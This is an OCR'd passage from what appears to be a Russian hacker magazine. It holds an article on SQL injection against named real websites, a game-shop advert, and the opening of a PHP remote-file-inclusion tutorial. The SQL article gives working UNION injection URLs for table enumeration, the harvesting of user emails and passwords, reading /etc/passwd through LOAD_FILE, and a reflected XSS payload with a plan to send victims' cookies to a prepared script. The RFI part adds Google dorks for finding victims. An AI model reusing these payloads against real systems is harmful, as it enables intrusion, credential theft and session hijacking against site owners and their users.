Здесь собраны статьи на тему путешествий. Попробуем попутешествовать по базе данных newspaperads.com. Все оформлено в виде таблицы из трех колонок: Advertiser, Summary и Date. Обожаю страницы с таблицами, потому что в них больше пространства для злых манипуляций и можно видеть результат. Странице передается несколько параметров, но самый интересный — subcatid. По имени уже ясно, что это идентификатор, по которому происходит поиск по базе. Попробуем добавить в конец параметра одинарную кавычку. Ага, произошла ошибка запроса. То, что доктор прописал.

Изучаем ошибку и понимаем, что в ней куча всякой ерунды, но чтобы инжектировать SQL-код, необходимо в конец параметра добавить две закрывающиеся круглые скобки и комментарием отшвырнуть все остальные условия. Итак, пробуем внедрить в параметр subcatid следующее значение:

```
1600)) and 1=0 -
```


**Вот они — заветные имена таблиц**

Условие «1=0» поставили для того, чтобы результат был заведомо пустым. Нам не нужны статьи про путешествия, нам нужно содержимое базы данных. Теперь подбираем количество полей, которые возвращают запрос. Для этого в запрос внедряем объединение UNION SELECT NULL, … последовательно увеличивая количество NULL-полей. В итоге получилось 11 полей. Именно при таком количестве NULL-значений ошибка запроса исчезла и появилась таблица, правда, пустая. Теперь нужно узнать, какие поля и куда попадают на форме. Для этого можно во внедренном запросе выбирать не нулевые значения, а какие-то числа, уникальные для каждого поля. Например, следующий запрос выбирает в каждом поле число от 0 до 11:

```
1600)) and 1=0 union all select
1,2,3,4,5,6,7,8,9,10,11--
```

Ага, число 7 появилось в колонке Summary. Будем использовать седьмое поле для того, чтобы просматривать системные данные. Нас интересуют первым делом имена таблиц, которые используются в базе данных. Их можно получить из таблицы INFORMATION_SCHEMA.TABLES. Инжектируем следующий код в параметр subcatid:

```
1600)) and 1=0 union all select
1,2,3,4,5,6,TABLE_NAME,8,9,0,11
from INFORMATION_SCHEMA.TABLES--
```

Все прошло удачно и перед нами список таблиц базы данных. Самое интересное, что показываются только первые 20 строк, но внизу страницы есть навигация по страницам 1, 2, 3… Навигация очень хорошая, потому что путешествует даже по инжектированному запросу :). Так что не нужно ограничивать вывод данных с помощью инъекции.

Можно было бы двигаться дальше и организовать дефейс или уничтожить данные, но это не наш метод. Мы написали админам об ошибке. Спасибо newspaperads.com за приятное путешествие по их базе :).


**Милый сайт с милыми ошибками**

→ **cold fusion.** Следующую жертву решили искать среди сайтов, построенных на технологии Macromedia Cold Fusion. Долго искать не пришлось. Первым на глаза попался сайт сената США, а точнее — его департамента по коммерции (commerce.senate.gov). Просмотр показал, что большинство параметров не фильтруют одинарную кавычку. Например, в следующем URL уязвим параметр id:

```
commerce.senate.gov/hearings/
witnesslist.cfm?id=1705
```

Если добавить к параметру «id=1705 and 1=1», то сценарий проглотит эту инъекцию и не подавится. Одинарная кавычка также не фильтруется. Но подобрать количество полей не удалось, потому что фильтруются запятые, тире, слеши и знак процента. Шутить с сенатом не особо хочется, потому что это чревато серьезными последствиями — мы оставили сайт в покое.

Кстати, сервер senate.gov содержит не только сайты сенатов, но и отдельных сенаторов. И большинство параметров фильтруется не очень качественно. Мы особо не ковырялись, потому что дорожим своей свободой :).

→ **удобряем.** Следующая жертва — www.compostingcouncil.org. Сайт посвящен каким-то консультациям по удобрениям. Давай попробуем окучить базу данных, тем более что программер вообще не знает такого слова, как фильтрация. Берем любой параметр и начинаем его удобрять. В качестве целеуказания выбрали следующий сценарий:

```
http://www.compostingcouncil.org/section.cfm
```

Здесь уязвим параметр id. Если добавить в его конец одинарную кавычку, то произойдет ошибка выполнения сценария. Рассмотрим ошибку подробнее:

```
ODBC Error Code = 37000 (Syntax error
or access violation)
[Microsoft][ODBC Microsoft Access
Driver] Syntax error (missing operator)
in query expression 'id = 29'''.
The error occurred while processing
an element with a general identifier
of (CFQUERY), occupying document
position (1:1) to (1:59).
```

Очевидно, что тут используется ODBC Microsoft Access Driver. То есть в качестве базы данных используется банальный MS Access. Попробуем поковыряться.

Для начала определим количество полей, возвращаемых запросом. Оказалось, что Access не может возвращать безымянные SELECT, и обязательно должна быть секция FROM с именем таблиц. Будем знать. Так как на сервере есть регистрация, попробуем предположить, что существует таблица users. Вбиваем в браузер следующий URL:

```
http://www.compostingcouncil.org/
section.cfm?id=29%20union%20select%201%
20from%20users
```

Великолепно! Такая таблица действительно существует, потому что сервер сообщает нам, что количество полей в объединенном запросе не совпадает. Теперь можно подбирать поля. Получилось 13 штук. Несчастливое число, особенно для программиста этого сайта. Попробуем подобрать поля, которые есть в таблице users. Подбор показал, что здесь присутствуют userid, email и memberpwd. В принципе, для взлома этого уже достаточно, ведь при регистрации спрашивают мыло и пароль, а эти данные уже можно вытащить из таблицы users с помощью инжектирования.

Теперь попробуем определить, какие еще таблицы есть в базе. Справка MS Access подсказала, что есть такая системная таблица MSysObjects, в которой в поле name находятся имена всех таблиц базы данных. Попробуем инжектировать запрос SELECT к этой таблице:

```
http://www.compostingcouncil.org/
section.cfm?id=29%20union%20select
%201,2,3,4,5,6,name,8,9,10,11,12,13
%20from%20MSysObjects
```

Поле name вставили в седьмую позицию инжектированного запроса. Содержимое этого поля выводится в виде таблицы на результирующей web-странице (результат смотри на рисунке).

Таким образом, есть все мыльники, идентификаторы и пароли зарегистрированных пользователей (зарегистрировано только три человека и один из них явно админ). И есть имена всех таблиц. На этом исследование можно прекращать.

→ **няньки и акушерки.** Следующий сайт, который попал на глаза — www.midwife.com. Владелец — колледж нянек и акушерок. Давай попробуем внимательно исследовать эту жертву. Оформлен сайт неплохо, сценарии на Macromedia ColdFusion написаны достаточно интересно.

Попробуем всадить в какой-нибудь параметр символ одинарной кавычки и посмотрим на результат. На первый взгляд, результат обнадеживающий, потому что произошла ошибка выполнения сценария. Сообщение об ошибке гласит, что на сервере используется MySQL и база данных с именем plasmacms. Может быть, где-то существует такой CMS по имени Plasma, а может быть это самописный движок, просто админ решил его так красиво назвать. Попробуем принять роды без этого, хотя можно где-нибудь на халате записать информацию, на будущее.

Смотрим, на чем же все-таки заткнулся сценарий. А он заткнулся на запросе:

```
SELECT
pageID,pageBody,pageTitle,pageHeader,
pageFooter,pageFolder,pageAccess,pageURL
FROM plasmaContent
WHERE pageID=75'' LIMIT 1
```

Попробуем подумать, что здесь происходит. Судя по именам полей, которые вытаскиваются из таблицы plasmaContent, CMS действительно хорошая. Дело в том, что по номеру ID из таблицы выбирается заголовок, шапка, подвал и URL страницы, которую нужно отобразить. Это значит, что если попытаться инжектировать свой код, ничего не выйдет. В поле pageURL должен быть какой-то URL страницы, который узнать проблематично. Кто его знает, с каким дефектом няньки и акушерки произвели на свет своего web-программиста, и что он засунул в это поле. Попытки вставить в него что-либо не увенчались успехом.

Для инжектирования SQL-кода нужно использовать следующий URL:

```
http://www.midwife.org/news.cfm?id=
75 and 1=0 union select 1,2,3,4,5,6,7,8
```

Но вместо числа 8 на конце необходимо указать какое-то реальное значение из базы данных, иначе сценарий вываливается в ошибку «URL не найден».

Таким образом построены абсолютно все страницы на сайте. Но не стоит опускать руки: берем скальпель и делаем «Кесарево сечение». А точнее, — посмотрим, что еще есть в сообщении об ошибке. А там есть ссылка на файл:

```
C:\Inetpub\wwwroot\Clients\midwife.org\
www\plasmacms\cfm\page.cfc
```

Это наиболее интересный сценарий, так как в нем и происходит формирование страницы. Но доступ к нему из строки URL запрещен, и при попытке обратиться к нему вываливается сообщение с просьбой ввести пароль админа. Посмотрим, на какие еще файлы ругается сценарий. Следующим в списке идет:

```
C:\Inetpub\wwwroot\Clients\midwife.org\
www\header.cfm
```

Попробуем банально загрузить его: http://www.midwife.org/header.cfm. В ответ видим ошибку, в которой отображается даже код сценария, сработавший неверно. Самое интересное в этом коде — следующая строка:

```
<cfif isDefined("url.id")
and not isDefined("newsPage")>
```

Проблема явно кроется в том, что в URL нет параметра id. Попробуем его туда внедрить и загрузим страничку таким образом: http://www.midwife.org/header.cfm?id=75. В ответ загрузилась шапка сайта, но внизу снова сообщение об ошибке и жирным цветом выделена строка:

```
<td
class="pageHeader"><cfoutput>#subHeader#
</cfoutput></td>
```

На этот раз проблема в том, что переменная subHeader не имеет значения. Попробуем задать ей значение через URL, то есть добавим в URL следующий текст:

```
subHeader=
<h1>Hello%20from%20Horrific
</h1>.
```

Все сработало. Ребенок родился красивым и здоровым, а посреди страницы красуется надпись «Hello from Horrific». Именно этот текст передался через URL-параметр в переменную subHeader.

Получается, что мы можем инжектировать в страницу любой HTML-код, в том числе и JavaScript, а это уже пахнет атакой XSS. Если попытаться загрузить следующий URL, то на странице с помощью JavaScript отобразится окно с подобным сообщением:

```
http://www.midwife.org/header.cfm?id=
75&subHeader=<script>alert('Привет')
</ script>
```

Так как на сайте есть регистрация и целый раздел member, остается только:

1. ВЫЯСНИТЬ E-MAIL АДРЕСА ЗАРЕГИСТРИРОВАННЫХ ПОЛЬЗОВАТЕЛЕЙ;
2. ПОДГОТОВИТЬ URL, КОТОРЫЙ БУДЕТ ЗАГРУЖАТЬ СТРАНИЦУ С JAVASCRIPT И ОТПРАВЛЯТЬ COOKIE НА ЗАРАНЕЕ ПОДГОТОВЛЕННЫЙ СЦЕНАРИЙ.


Одним словом, классический XSS. Роды прошли удачно. Сообщим нянькам и акушеркам, что их web-программист родился с дефектом мозга :).

➔ **учим Berkeley жизни.** Следующей жертвой исследований стал знаменитый институт Berkeley. Покажем американцам жестокую действительность! Итак, заходим на сайт http://cshe.berkeley.edu/ и смотрим, что тут есть. Во-первых, сразу бросаются в глаза публикации статей. Почему бросаются? Да потому что они выбираются по параметру s, который передается через url. Проверим этот параметр на вшивость.

Для начала попробуем добавить в его конец одинарную кавычку. В результате грузится страница, на которой сообщают, что нет публикации для отображения. Уже неплохо. А если добавить «and 1=1»? Тогда публикация вернется на родину. Все ясно, диагноз — SQL Injection в скрытом виде. То есть ошибка есть, но сообщения об ошибке нет. Ну, ничего, это не сильно усложнит задачу.

Ничего нового не придумываем, а просто подбираем количество полей, возвращаемых запросом в сценарии. Это делается путем добавления в конец параметра объединения select и постепен-


**Ошибка запроса**



**Содержимое файла /etc/passwd собственной персоной**

ного увеличения количества полей до тех пор, пока страница снова не отобразится корректно. Получилось четыре поля, и следующий URL отобразился корректно:

```
http://cshe.berkeley.edu/publications/
publications.php?s=1%20and%201=1%20union
%20select%201,2,3,4
```

Теперь делаем так, чтобы запрос, прописанный в сценарии, ничего не вернул. Для этого в URL, приведенном выше, условие «1=1» заменяем на «1=0». Теперь исчезнет статья с ID равным 1, а появится то, что возвращает внедренный запрос. А внедренный запрос возвращает четыре поля со значениями от 1 до 4. Это сделано специально, чтобы проще было найти, куда на странице попадают эти поля. Числа 1 не оказалось в форме. Видимо, это идентификатор, который не отображается. А вот числа от 2 до 3 отображаются, и, значит, в любую из этих позиций можно внедрять имена полей или другие функции.

Попробуем выяснить версию, имя пользователя и имя базы данных. Для этого можно вместо последней четверки в URL последовательно поставить имена функций VERSION(), USER() и DATABASE(). Обломись бабка, мы на пароходе! Ни одна из этих функций ничего не вернула, а в ответ браузер грузит страницу с сообщением о том, что ничего нет для отображения. Это действительно облом. Сообщений об ошибках нет, и, значит, мы не можем точно определить, какая перед нами база данных. А что если это не MySQL, и поэтому функций нет?

Проверим, действительно ли перед нами MySQL. Попробуем объединенный запрос связать с таблицей MySQL.user:

```
http://cshe.berkeley.edu/publications/
publications.php?s=1%20and%201=0%20union
%20select%201,2,3,4%20from%20mysql.user
```

Запрос проходит успешно, значит, база данных MySQL существует и в ней есть таблица user. Попробуем вывести имя пользователя из этой таблицы. Вместо четверки вставляем имя поля user и снова получаем облом. Да что такое?! Может, это все же другая база данных, просто для маскировки создали базу и таблицу mysql.user? Еще один тест — попробуем вместо цифр во внедренном запросе поставить текст. Вот оно — счастье админа: запрос может возвращать только числа, а если поставить строку, то результат — полный облом.

Что же делать? Допустим все же, что перед нами самый популярный MySQL. Тогда можно будет попробовать передавать текст с помощью функции CHAR. Формируем следующую строку:

```
CHAR(60,72,49,62,117,115,101,114,60,47,
72,49,62)
```

Если перевести в удобочитаемый текст, то эти коды превращаются в строчку:

```
<h1>user</h1>
```

Ставим этот код вместо третьего параметра внедренного запроса и наслаждаемся. Наконец-то. Заветное слово user появилось на странице, причем с учетом форматирования тега <h1>. Получается, что таким образом можно внедрять и JavaScript-код!

Итак, подведем итог. Мы уже можем инжектировать код и даже научились передавать строки с помощью функции CHAR. Мы также можем быть практически уверенными, что перед нами самая настоящая база данных MySQL. А что это нам дает? А то, что есть еще такая функция, как LOAD_FILE, которая может загружать любой файл на сервере. Попробуем загрузить файл паролей /etc/passwd. Не забываем, что строки нужно кодировать, а значит, обращение к файлу должно быть:

```
LOAD_FILE(char(47,101,116,99,47,112,97,
115,115,119,100))
```


В скобочках закодирован путь /etc/passwd.

Вставляем этот код в URL на место любого из трех параметров (кроме первого) и загружаем страничку. Перед нами список пользователей собственной персоной. Получается, что админам еще учиться и учиться. И это знаменитый Беркли?!

Мы можем просматривать файлы на сервере, на которые хватит прав...

➔ **удачи!** И это только самые показательные сайты. Данная ошибка, несмотря на свою долгую историю, очень распространена и очень опасна, но программисты и администраторы по-прежнему допускают ее! И после этого говорят, что во всем виноваты хакеры?! Виноваты программеры-пионеры, а хакеры только наказывают их за глупость и невнимательность.


Всем администраторам приведенных сайтов мы разослали сообщение с описанием ошибки… Позор на их седые головы! C



**Вот он — внедренный текст, в строке URL выделена самая интересная часть запроса**

# ЭНЦИКЛОПЕДИЯ GamePost

**Незаменимый помощник при выборе игры**



**Описание:**

Age of Empires III The Warchiefs - это стратегическая игра нового поколения, сочетающая высокий уровень реализма, сложную физическую модель и современную графику. В Age of Empires III игрокам предоставлена возможность возглавить одно из европейских государств и отправиться на покорение Нового Света.

Age of Empires III: The Warchiefs — Жанр:

**1400 р.** — **Strategy**

**Описание:**

Вы спасли остров Khorinis от сил зла в Gothic 1 и Gothic 2. Теперь пришло время отправиться в царства на материке. Вторжение Орков поработило человеческое королевство. Есть лишь несколько свободных людей на ледяном севере и в южной пустыне, а так же горстка мятежников, скрывающихся в лесах и горах Мидленда.

Gothic 3 (US) — Жанр:

**2240 р.** — **Adventure**

**Описание:**

В городе кризис и суматоха. Когда обычные средства правоохранительных органов не подходят, есть группа, которая призвана, чтобы скупо выдать правосудию тех, которые полагают, что они выше закона. Эта высоко ценимая и особо обученная единица – SWAT в SWAT 4. Вы – лидер такого подразделения в пределах большого города, где опасность подчас выглядит непредотвратимой.

SWAT 4 — Жанр:

**1568 р.** — **Action**

## САМАЯ ПОЛНАЯ ИНФОРМАЦИЯ ОБ ИГРАХ

* Огромное количество скриншотов
* Исчерпывающие описания

Играй просто!

GamePost

Требуются курьеры! Достойные условия. Классный молодой коллектив.
Звоните: **+7 (495) 780 88 25** или пишите: **sales@gamepost.ru**

Тел.: (495) 780-8825
Факс.: (495) 780-8824

**www.gamepost.ru**

GAMEPOST

Все цены действительны на момент публикации рекламы

# RFI-паноптикумъ

## Тонкости удаленного/локального PHP-инклюдинга

НЕСМОТРЯ НА ТО, ЧТО ЭКСПЛОЙТЫ УДАЛЕННОГО ВКЛЮЧЕНИЯ ФАЙЛОВ ЧРЕЗВЫЧАЙНО РАСПРОСТРАНЕНЫ, ДОВОЛЬНО ПРОСТЫ ДЛЯ ПРИМЕНЕНИЯ И ОЧЕНЬ ОПАСНЫ, МНОЖЕСТВО ПРОГРАММИСТОВ ПО-ПРЕЖНЕМУ СОВЕРШАЮТ ТИПИЧНЫЕ ОШИБКИ ПРИ РАЗРАБОТКЕ WEB-ПРИЛОЖЕНИЙ, ОСТАВЛЯЯ ЛАЗЕЙКИ ДЛЯ УШЛЫХ ХАКЕРОВ. В ДАННОЙ СТАТЬЕ МЫ ПОПЫТАЕМСЯ НЕ ТОЛЬКО ПОКАЗАТЬ, КАК ЗЛОУМЫШЛЕННИКИ ПОЛЬЗУЮТСЯ ПРЕИМУЩЕСТВОМ ОШИБОК КОДИНГА С ЦЕЛЬЮ НАРУШЕНИЯ КОНФИДЕНЦИАЛЬНОСТИ ИНФОРМАЦИИ, НО И НАУЧИМСЯ ЗАЩИЩАТЬ WEB-ПРИЛОЖЕНИЕ

Андрей Семенюченко
semuha@mail.ru

➔ **анализ жертвы.** С чего же начать новоиспеченному хакеру, желающему прославиться, захватить власть во всем мире или просто подзаработать? Начать следует с поиска и анализа жертвы. Прежде чем пытаться атаковать какой либо web-портал нужно собрать информацию, необходимую и достаточную для его взлома.

Информацию можно разбить на категории по последовательности производимых действий.

**Вот они:**

1 ПРОВЕРКА ТОГО, ИСПОЛЬЗУЕТ ЛИ САЙТ-ЖЕРТВА СВОИ СОБСТВЕННЫЕ СКРИПТЫ ИЛИ УЖЕ НАПИСАННЫЕ КЕМ-ТО СЦЕНАРИИ.

— ЕСЛИ СЦЕНАРИИ КЕМ-ТО УЖЕ НАПИСАНЫ, ТО ЕСТЬ ЯВЛЯЮТСЯ ОБЩЕДОСТУПНЫМИ, ТО ИЩЕМ СУЩЕСТВУЮЩИЙ ЭКСПЛОЙТ НА ЦЕЛЕВОЕ ПРИЛОЖЕНИЕ. ВЕРОЯТНОСТЬ СУЩЕСТВОВАНИЯ

ЭКСПЛОЙТА ПОД КАКОЕ ЛИБО ПРИЛОЖЕНИЕ ПРОПОРЦИОНАЛЬНО ПОПУЛЯРНОСТИ ДАННОГО ПРИЛОЖЕНИЯ;

— В СЛУЧАЕ САМОПИСНЫХ СКРИПТОВ НЕОБХОДИМО ПОЛУЧИТЬ ИСХОДНЫЙ КОД ЦЕЛЕВОГО ПРИЛОЖЕНИЯ ДЛЯ САМОСТОЯТЕЛЬНОЙ ПРОВЕРКИ НА НАЛИЧИЕ БАГОВ.

[2] РАССМОТРЕНИЕ СЦЕНАРИЕВ, ТРЕБУЮЩИХ ВВОД ДАННЫХ ПОЛЬЗОВАТЕЛЯ.

— ПРОВЕРИТЬ, РАБОТАЕТ ЛИ БРАУЗИНГ ДИРЕКТОРИЙ;

— ПРОВЕРИТЬ НА СУЩЕСТВОВАНИЕ И ДОСТУПНОСТЬ ОБЩЕПРИНЯТЫЕ ФАЙЛЫ И ДИРЕКТОРИИ (/ETC, /BIN, /SBIN, /ETC/RESOLV.CONF, /ETC/SERVICES, /ETC/PASSWD И ТАК ДАЛЕЕ).

[3] ВЫЯСНЕНИЕ ТОГО, КАК СЦЕНАРИИ ОБРАБАТЫВАЮТ ВВОДИМЫЕ ДАННЫЕ. ЭТО МОЖЕТ БЫТЬ:

— ЗАПИСЬ В БАЗЫ ДАННЫХ ИЛИ ФАЙЛЫ;

— ВЫВОД ДАННЫХ ОБРАТНО ПОЛЬЗОВАТЕЛЮ;

— ВЫПОЛНЕНИЕ КОМАНД.

[4] ВЫЯСНЕНИЕ ТОГО, КАК ПРИЛОЖЕНИЯ ФИЛЬТРУЮТ ВВОДИМЫЕ ДАННЫЕ. ПОПЫТАТЬСЯ ОБОЙТИ ЭТИ ФИЛЬТРЫ.

[5] ИСПОЛЬЗОВАНИЕ УНИВЕРСАЛЬНОГО WEB-ФИЛЬТРА PROXOMITRON ИЛИ ПОДОБНОЙ УТИЛИТЫ, ПОЗВОЛЯЮЩЕЙ ПРОСМАТРИВАТЬ HTTP-ЗАГОЛОВКИ СООБЩЕНИЙ.

[6] ИСПОЛЬЗОВАНИЕ GOOGLE ДЛЯ СБОРА ИНФОРМАЦИИ.

Последний пункт можно рассматривать отдельно от приведенной классификации, поскольку он по праву заслуживает особого внимания.

➔ **Google как инструмент хакинга.** Как известно, если нужно что-то найти — google it! Этот принцип можно отнести и к поиску уязвимых web-приложений.

Попробуем ввести в строку поиска Google запрос типа: inurl:"index.php?page=".

Данный запрос дает понять поисковому движку, что мы запрашиваем любую страницу, содержащую строку «index.php?page=» в каком-либо url. Таким образом, результатом поиска будут страницы, содержащие искомую строку, вне зависимости от того, какое значение передается параметру «page».

Потенциальные жертвы обнаружены. Теперь надо выделить целевые сайты. Хорошей проверкой того, является ли web-сайт действительно уязвимым, будет, например, присвоение значения www.google.com параметру «page»: www.site.com/index.php?page=www.google.com. В итоге, если вместо данных проверяемого сайта появляется страничка google.com, web-сайт уязвим.

➔ **разбор и редактирование исходников web-страниц.** Иногда бывает полезно просмотреть исходный код web-страницы. Обычно это можно сделать через контекстное меню «Правый клик (Right Click)»→«Просмотр исходного кода страницы (View Source)» или через меню «Вид (View)» пункта «Исходный текст страницы (Source)». Правда, таким способом можно просмотреть только исходные коды HTML-страниц. Код web-приложений, написанных на PHP, Perl, ASP и других интерпретируемых языках увидеть нельзя, поскольку он выполняется на стороне сервера, а на страницу выводятся только результаты работы сценария. Таким образом, можно лишь попытаться найти уязвимость, позволяющую получить содержимое того или иного файла.

Рассмотрим пример того, как можно изменять параметры элементов web-страницы. Предположим, мы зашли на страницу, содержащую форму для ввода имени и пароля пользователя. Открыв текст страницы, увидим примерно следующее:

```
<form name="form_name"
action="/[path]/index.php" method="post"
 <input type="text" value="" name="user"
maxlength="15" size="25" />
 <input type="text" value="" name="pass"
size="25" disabled/>
 <input type="submit" value="Login" />
</form>
```

Как видно, поле, предназначенное для ввода паролей, имеет свойство «disabled». Но что если мы хотим поиграть с атрибутами данного поля и понаблюдать за реакцией сценария на изменение значений данных атрибутов? Для этого нужно сохранить страницу для доступа в оффлайне, затем открыть ее в любимом редакторе и установить нужные значения атрибутов. Необходимо также заменить все относительные пути в коде страницы на абсолютные, иначе сценарий для обработки запросов index.php не будет найден. В результате мы получим примерно следующий код:

```
<form name="form"
action="http://site_name.com/[path]/
index.php" method="post"
 <input type="text" value="" name="user"
maxlength="10" size="20" />
 <input type="text" value="" name="pass"
size="20" />
 <input type="submit" value="Login" />
</form>
```


**Milw0rm.com — самый большой кладезь эксплойтов**

Теперь осталось лишь сохранить страницу, заполнить данные формы, отправить их серверу и ждать ответа. По реакции сервера на запросы можно узнать много интересного о работе целевого web-приложения :). Даже возвращаемые сообщения об ошибках могут содержать действительно полезные сведения, такие как пути и названия сценариев.


➔ **сильные и слабые стороны PHP.** Web-приложения могут быть написаны на различных языках программирования. Наиболее популярными языками являются .ASP (Active Server Pages), .PHP (PHP Hypertext Preprocessor) и .PL (Perl). Мы сфокусируем свое внимание на PHP-базируемых приложениях ввиду их распространенности и популярности.

PHP является интерпретируемым языком. Популярность PHP объясняется простотой и быстротой написания приложений для различных целей. PHP включает тысячи внутренних функций для реализации любых возможностей. Поэтому область применения PHP ограничена только твоей фантазией. Такой широкий набор инструментария является главным активом и, одновременно, большой слабостью PHP ввиду того, что неаккуратное использование некоторых функций приводит к нежелательным эффектам.

Эксплуатирование нашумевших RFI-эксплойтов возможно благодаря наличию в PHP четырех функций: include(), include_once(), require(), require_once(). Все они включают код сторонних сценариев и выполняют его, но каждая функция имеет свои нюансы.

➔ **include()/require().** Функция include() считывает заданный файл и интерпретирует его содержимое

ОПИСАНИЕ РАССМОТРЕННЫХ В СТАТЬЕ ФУНКЦИЙ В РУССКОЯЗЫЧНОМ ВАРИАНТЕ ТЫ МОЖЕШЬ БЕЗ ТРУДА НАЙТИ НА САЙТЕ HTTP://RU.PHP.NET



**Просмотр исходного кода страницы**

как PHP-код. Действия функций include() и require() идентичны за исключением того, как они обрабатывают ошибки. В случае неудачи include() возвращает предупреждение (Warning), в то время как результатом require() в этом случае будет возвращение фатальной ошибки (Fatal Error). Таким образом, при необходимости прервать обработку страницы в случае невозможности включить искомый файл, нужно пользоваться функцией require(). При использовании include() в случае ошибки сценарий продолжит выполнение.

Конфигурационная директива include_path указывает список директорий, в которых функции require() и include() ищут файлы. Формат соответствует формату переменной окружения PATH используемой системы: список директорий, разделенных двоеточием в Unix или точкой с запятой в Windows.

Сперва система ищет файлы в пути include_path относительно текущей директории, а затем — в include_path относительно директории текущего скрипта. Например, если include_path имеет значение «.», текущая рабочая директория /www/, рабочий сценарий include/a.php, и в этом сценарии мы осуществляем включение include «sample2.php», то система будет искать sample2.php сначала в /www/, а затем в /www/include/. Если имя файла начинается с ./ или ../, он ищется только в include_path относительно текущей директории.

Когда происходит включение файла, код, содержащийся в этом файле, наследует переменные, предопределенные до строки, на которой происходит включение. Любые переменные, доступные в этой строке в вызывающем файле, будут доступны внутри вызываемого файла. Отметим, что все функции и классы, определенные во включенном файле, имеют глобальную область видимости.

